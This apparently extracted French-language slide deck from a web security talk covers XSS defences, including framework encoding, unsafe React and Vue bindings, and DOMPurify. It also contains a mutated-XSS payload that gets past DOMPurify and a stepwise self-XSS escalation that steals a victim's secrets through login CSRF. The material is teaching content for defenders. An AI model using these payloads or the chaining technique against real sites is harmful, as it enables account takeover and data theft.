▣ CSP Bypass - Dangling markup ▣ CSP Bypass - Dangling markup 2

Protections: framework encoding



```
userString = '<img src= "x"  
onerror=alert(1) />'
```

```
myDiv.innerHTML= userString
```


```
<div> <img src= "x"  
onerror=alert(1) /> </div>
```



```
<div> { userString } </div>
```

```
<div> &lt;img src= "x"  
onerror=alert(1) /&gt; </div>
```


Protections: framework encoding



safe

```
<div> { userString } </div>

<input
  value={this.state.userString}/>
```



```
<div> {{ userString }} </div>

<div :title="userString">hi</div>
```

unsafe

```
<div dangerouslySetInnerHTML
  ={{ __html:userString }}></div>

<a href={userString}></a>
```



daniel:// stenberg://
@baggder

"http://http://http://@http://http://?http://#http://"


is a legitimate URL

```
<div v-html="userString"></div>

<a : href="userString"></a>
```

Protections: sanitizer

- Autoriser le HTML seulement et bloquer le JS



```
input = '<img src= "x"  
onerror=alert(1) />'
```

```
tag.innerHTML = clean
```

```
<img src= "x" />
```

Protections: sanitizer



- Autoriser le HTML seulement et bloquer le JS
- **Utiliser un sanitizer comme DOMPurify**

```
import DOMPurify from  
'dompurify';
```

```
input = '<img src= "x"  
onerror=alert(1) />'
```

```
const clean =  
DOMPurify.sanitize(input);
```

```
tag.innerHTML = clean
```

```
<img src= "x" />
```

Protections: sanitizer




- Autoriser le HTML seulement et bloquer le JS
- Utiliser un sanitizer comme DOMPurify
- **L'HTML est *compliqué* et les browsers font du parsing funky**
ex: « mutated XSS »

```
import DOMPurify from  
'dompurify';  
  
input = '<svg></p><style><a  
id="</style><img src=1  
onerror=alert(1)>">
```

```
const clean =  
DOMPurify.sanitize(input);  
  
tag.innerHTML = clean
```


```
<svg></svg><p></p><style>  
<a id=""</style>  
<img src=1 onerror=alert(1)>">"">
```

Protections: résumé




alert(1)

** XSS DOM Based - Introduction |  XSS - Stockée 2 |
 XSS - Server Side	 XSS - Volatile
 Self XSS - Race Condition	 XSS DOM Based - AngularJS
 Self XSS - DOM Secrets	 XSS DOM Based - Eval
 XSS - DOM Based	 XSS DOM Based - Filters Bypass
 XSS - Stored - contournement de filtres	 XSS - Stockée 1



Bonus round: Self XSS



Réfléchie



Stockée



DOM



~~Self~~ console



Self




XSS Types : Console

- Pur social engineering




XSS Types : Console



- Pur social engineering
- **Warnings console et les navigateurs les empêchent**

XSS Types : Self



- **XSS ou l'utilisateur doit entrer manuellement son payload**
- Limité aux infos privées (ex: adresse de livraison)
- On ne peut pas la partager. à moins que...


XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un





XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un




XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un



XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un




XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un




XSS Types : Self

Step 1: faire se connecter à notre compte quelq'un



XSS Types : Self



XSS Types : Self

Récupérer les secrets d'autres comptes




Requirements:



- La victime clique sur un lien
- Pas de token CSRF sur le site vuln
- victime connectée au site vuln

XSS Types : Self



Récupérer les secrets d'autres comptes



1: ouvrir un onglet

XSS Types : Self

Récupérer les secrets d'autres comptes






1: ouvrir un onglet

2: rediriger sur les secrets de la victim sur le site vuln

XSS Types : Self

Récupérer les secrets d'autres comptes





1: ouvrir un onglet

2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

XSS Types : Self

Récupérer les secrets d'autres comptes



1: ouvrir un onglet


2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

4: rediriger vers la XSS du hacker sur le site vuln

XSS Types : Self

Récupérer les secrets d'autres comptes



S O P
approved



1: ouvrir un onglet

2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

4: rediriger vers la XSS du hacker sur le site vuln

5: récupérer le secret de la victime depuis le 1er onglet



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thank you.